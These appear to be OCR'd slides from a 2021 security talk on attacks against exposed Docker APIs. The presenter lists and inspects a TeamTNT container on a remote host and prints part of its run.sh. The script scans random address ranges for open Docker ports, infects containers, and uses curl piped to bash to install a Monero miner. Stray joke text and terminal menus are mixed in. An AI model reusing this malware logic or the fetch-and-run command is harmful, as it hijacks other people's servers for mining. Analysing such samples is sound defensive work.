
```
jieliau@mbp-ibm VirtualBox VMs % docker -H 180.[redacted]:2375 ps -a
CONTAINER ID   IMAGE                       COMMAND                  CREATED              STATUS                          PORTS     NAMES
bb4a2bb8c84c   ubuntu                      "/bin/bash -c 'apt-g…"   15 minutes ago       Exited (143) 4 minutes ago                xenodochial_lovelace
cdd9542202f9   ubuntu                      "/bin/bash -c 'apt-g…"   About an hour ago    Exited (143) About an hour ago            gallant_poitras
b0eba207641a   ubuntu                      "/bin/bash -c 'apt-g…"   4 hours ago          Exited (143) 4 hours ago                  modest_ride
1dba2debf1df   ubuntu                      "/bin/bash -c 'apt-g…"   8 hours ago          Exited (143) 8 hours ago                  friendly_murdock
03620091fa5e   ubuntu                      "/bin/bash -c 'apt-g…"   12 hours ago         Exited (143) 11 hours ago                 zen_swartz
b2bce9ffe7c0   kirito666/blackt:latest     "/root/run.sh"           14 hours ago         Up 14 hours                               awesome_bose
08f741380dfa   ubuntu                      "/bin/bash -c 'apt-g…"   16 hours ago         Exited (143) 16 hours ago                 infallible_swanson
8a63c155d993   ubuntu                      "/bin/bash -c 'apt-g…"   17 hours ago         Exited (143) 17 hours ago                 romantic_knuth
acd83324e1fc   ubuntu                      "/bin/bash -c 'apt-g…"   20 hours ago         Exited (143) 20 hours ago                 nifty_ramanujan
286b2a5ed651   ubuntu                      "/bin/bash -c 'apt-g…"   24 hours ago         Exited (143) 24 hours ago                 objective_kirch
e0c484b1668f   ubuntu                      "/bin/bash -c 'apt-g…"   28 hours ago         Exited (143) 28 hours ago                 ecstatic_feynman
41f53f0406a6   f643c72bc252                "/bin/bash -c 'apt-g…"   5 weeks ago          Exited (143) 5 weeks ago                  relaxed_visvesvaraya
jieliau@mbp-ibm VirtualBox VMs % docker -H 180.[redacted]:2375 inspect b2b
[
    {
        "Id": "b2bce9ffe7c02b223c734fb86ce985720cc1424e4b2c8a060bedb69a6c94820c",
        "Created": "2021-04-30T12:14:55.652335515Z",
        "Path": "/root/run.sh",
        "Args": [],
        "State": {
            "Status": "running",
        "Config": {
            "Hostname": "instance-0vox5jbb.novalocal",
            "Domainname": "",
            "User": "",
            "AttachStdin": false,
            "AttachStdout": false,
            "AttachStderr": false,
            "Tty": false,
            "OpenStdin": false,
            "StdinOnce": false,
            "Env": [
                "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
            ],
            "Cmd": null,
            "Image": "kirito666/blackt:latest",
            "Volumes": null,
            "WorkingDir": "/root",
            "Entrypoint": [
                "/root/run.sh"
            ],
            "OnBuild": null,
            "Labels": {}
        },
```



```
jieliau@mbp-ibm VirtualBox VMs % docker -H 180.[redacted]:2375 exec b2b cat /root/run.sh
#!/bin/bash
#
#  ___________                 _____________________________
#  \__    ___/___ _____    ____\__    ___/\      \__    ___/
#    |    |_/ __ \\__  \  /     \|    |   /   |   \|    |
#    |    |\  ___/ / __ \|  Y Y  \    |  /    |    \    |
#    |____| \___  >____  /__|_|  /____|  \____|__  /____|
#               \/     \/      \/                \/
#            __  .__.__  .__            .__  .__
#    _______/  |_|__|  | |  |   _____  |  | |__|__  __ ____
#   /  ___/\   __\  |  | |  |   \__  \ |  | |  \  \/ // __ \
#   \___ \  |  | |  |  |_|  |__  / __ \|  |_|  |\   /\  ___/
#  /____  > |__| |__|____/____/ (____  /____/__| \_/  \___  >
#       \/                           \/                   \/
done < /tmp/.lr
rm -f /tmp/.lr
}


function RANDOMDOCKERPWN(){
for (( ; ; ))
do
TargetRange="$[RANDOM%255+1].0.0.0/8"
echo "scanne $TargetRange"
AUTOLANDOCKERPWN $TargetRange 2375 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 2376 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 2377 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 4243 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 4244 $RATESCAN
AUTOLANDOCKERPWN $TargetRange 5555 $RATESCAN
   sleep 1
done
}

SETUP_SYSTEM
export HOME=/root
curl -s -L https://raw.githubusercontent.com/MoneroOcean/xmrig_setup/master/setup_moneroocean_miner.sh | bash -s 84xqqFNopNcG7T5AcVyv7LVyrBfQyTVGxMFEL2
gsxQ92eNfu6xddkWabA3yKCJmfdaA9jEiCyFqfffKp1nQkgeq2Uu2dhB8
INFECT_ALL_CONTAINERS
LANDOCKERPWN
RANDOMDOCKERPWN
```


你多有錢？
我布丁蓋子撕開不舔直接丟掉

Terminal
Shell
Edit
View
Window
Help
100%
Sat 7:29 PM
VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker — 151×42
~/VirtualBox VMs — vagrant@opendocker: ~ — ssh ◂ vagrant ssh opendocker
~/VirtualBox VMs — vagrant@client: ~ — ssh ◂ vagrant ssh client

```
vagrant@opendocker:~$
vagrant@opendocker:~$
```

https://youtu.be/hg-53lCs4EA

https://github.com/jieliau/cybersec2021_poc

Thank You !!!